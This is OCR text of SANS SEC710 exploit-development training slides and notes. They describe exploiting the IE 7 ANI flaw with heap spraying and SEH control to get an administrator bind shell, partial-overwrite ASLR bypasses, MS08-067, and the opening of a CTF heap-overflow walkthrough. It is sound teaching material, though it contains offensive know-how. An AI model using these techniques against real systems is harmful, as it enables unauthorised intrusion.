
We're In...!!!

Passing any exceptions and allowing execution to continue results in successful shellcode execution. As you can see, port 28876 is open, and we are able to connect with netcat. We then check to see who we're logged in as and check the group memberships. This user is part of the Administrators group!


Another Method
• Heap spraying may be blocked by the browser
• Last two bytes of library load address is static
– This means offsets are consistent within the same 16-page memory segment
• 4096-byte page * 16 = 65536 e.g. user32.dll
– Need to find a condition and a trampoline
SANS SEC710 - © 2011


Another Method

The last method works great, but there may be issues with heap spraying code being blocked or detected. The last two bytes of 4-byte library addressing is static. This means that all we need is a usable trampoline or other opcode within the 16-page memory block that user32.dll resides in this case.


If You Have Time
• Experiment with overwriting the last two bytes of the return address
• Take a look at EBX during the crash
– It points to a file map
– Can you find an opcode to jump to the pointer?
• ACON supports a special chunk
– You can use this as a jump point
– You should be able to load your shellcode somewhere in the ANI file
SANS SEC710 - © 2011


If You Have Time

As stated in the slide, if you have time, experiment with overwriting the last two bytes of the return address. It may blue screen some of the time. During a normal crash with 0x41414141, where is EBX pointing? It should be pointing to a position on the stack, which holds a pointer to the file map for your ANI file. See if you can find an opcode that calls or jumps to the pointer held in EBX. Check the behavior when the characters "RIFF" are executed. Can you overwrite the values following "RIFF?" They should be arbitrary, allowing you to write whatever you want. ACON supports a special chunk immediately following the "ACON" tag. This includes a size and arbitrary data. You could possibly use this to store your shellcode, or use a jump to another location. Ask your instructor for help if you hit any walls. Brute-forcing all potential load addresses for user32.dll is also an option.


Module Summary
– Verifying control
– Understanding heap spraying
– Validating number of blocks sprayed
– Determining location of the call to the SE Handler
– Getting code execution
– Connecting and verifying privileges
SANS SEC710 - © 2011


Module Summary

In this module we successfully exploited IE 7 on Windows Vista with the ANI vulnerability.



MS08-067
• Microsoft Security Bulletin MS08-067 – Critical
– Vulnerability in Server Service Could Allow Remote Code Execution (958644)
– http://www.microsoft.com/technet/security/bulletin/ms08-067.mspx
• Conficker used this vulnerability!
• Exploit successful by crafting an MS-RPC call with malformed data
• MS-RPC exploits are tough!
SANS SEC710 - © 2011

MS08-067

Time permitting, we will analyze the triggering of this vulnerability. This requires the use of 3rd party libraries for IDA Pro, pymsrpc, and other tools to successfully understand the vulnerability. This day has been designed to allow you time to work with IDA Pro, patch diffing, and exploit development on the Windows OS.




This page intentionally left blank.



Evening Bootcamp

In this bootcamp you will run through an exercise on heap overflows. The idea of this exercise is to continue the encouragement of thinking at an abstract level. Each heap overflow is likely different from the last and additional practice can help with reversing skills and exploit development.



Bootcamp Instructions
• Copy sec710bc.bin from your course DVD to your Kubuntu Gutsy VM
• Learn what you can about the binary before running
– e.g. File, Strings, readelf, ltrace, ldd, etc...
– Are symbols available? Try IDA Pro…
• When you run it, what happens?
• Can you connect?
• Spend time with this before moving on
SANS SEC710 - © 2011

Bootcamp Instructions

Copy over the file "sec710bc.bin from your course DVD to your Kubuntu Gutsy VM. This program was taken from the Defcon 18 CTF Pre-Quals in May of 2010. This exercise will often change. This program was selected as it is a good demonstration of dealing with issues on the heap and overwriting important data or pointers.


First, use tools such as file, strings, readelf, ltrace, objdump, ldd, and any others to learn as much as possible about the target program. Strings is quite useful in this case; however, you may have noticed that the program is stripped. This will make reversing more difficult. A freeware version of IDA Pro is available on your course DVD. If you are familiar with IDA Pro, go ahead and take a look at the disassembled code. If you're new to IDA Pro, skip a couple of slides into the walk-through to learn how to properly open up the program. IDA Pro will be covered in more detail on Day 2.

Does anything happen when you run the program? Is it looking for any requirements? Once you get it running, does it open any files or ports? Spend the next hour attempting to reverse the program and discover the vulnerability. GDB is useful; however, with stripped programs your efforts will require more work and time.


STOP
• If you proceed, you will be given the answers to the exercise
• Feel free to continue if you have exhausted all options
– The more you try on your own, the more you learn
– Estimated Walk-through time: 1 Hour
SANS SEC710 - © 2011


*****STOP*****

If you proceed past this page, you will be given the solution to the vulnerable program. Feel free to continue if you have exhausted all of your options, if you need a hint, or if you simply wish to understand one example of the solution. Remember, the more you try on your own, even if it proves completely unproductive, the more you will learn. Mistakes you make today, you will avoid the next time around. Frustration is a key part of exploit research and you must embrace it accordingly. If you get through an hour of testing on your own, it may be time to begin walking through the solution. Of course this is completely up to you.


Walk-Through
• At any point, feel free to continue on your own!
• The method shown is the fastest and most direct
• Other methods exist to complete this challenge
• We learn from our mistakes!
SANS SEC710 - © 2011


Walk-Through

If you get to a point in the walk-through where you have some ideas to move forward on your own, feel free to continue on without the walk-through and move back if necessary. The method shown in the walk-through is only one of several ways to approach the vulnerability discovery and exploit generation. The method used is direct and may seem to simplify the process. This is why the exercise serves the reader best by first trying first without help. As you work through many different vulnerabilities, your techniques will become more efficient.


Getting Started
• Let's learn what we can...
deadlist@deadlist-desktop:~$ file sec710bc.bin
sec710bc.bin: ELF 32-bit LSB executable, Intel 80386, ver
r GNU/Linux 2.6.18,
dynamically linked (uses shared libs), stripped
Stripped
• Run strings...
– MD5 hashing is used
– Looks for user fcfl
– Uses a user.db file in fcfl's home dir
– Access a key file at /home/fcfl/key
SANS SEC710 - © 2011


Getting Started

The first command we issue on this slide is "file." The file program gives us information about the program such as object file format, architecture, compilation, symbol resolution and other data. After collecting this data, try running the strings tool. Strings shows us a bunch of information, which is not shown on the slide. Most importantly, we learn that the program uses MD5 hashing, probably for passwords, requires a user account for "fcfl," requires a user.db file in fcfl's home directory, and accesses a key file at */home/fcfl/key*, probably when exploitation is successful.


Getting Started (2)
• Let's get the program entry point
deadlist@deadlist-desktop:~$ readelf -l sec710bc.bin |grep "Entry point"
Entry point 0x8048c80
– Record it for later…
• Try running the program
deadlist@deadlist-desktop:~$ ./sec710bc.bin
sec710bc.bin: Failed to find user fcfl
: Success
• Need to create the user fcfl
SANS SEC710 - © 2011


Getting Started (2)

Since the program is stripped, we'll want to have the program entry point information. The readelf tool can help us with this. Issue the command *readelf –l sec710bc.bin |grep "Entry point"* to get the program entry point for our program. Record this address for later use. Try running the program as the user deadlist. You should get an error similar to that on the slide, "Failed to find user fcfl." We should have expected this error and we must create the user account.



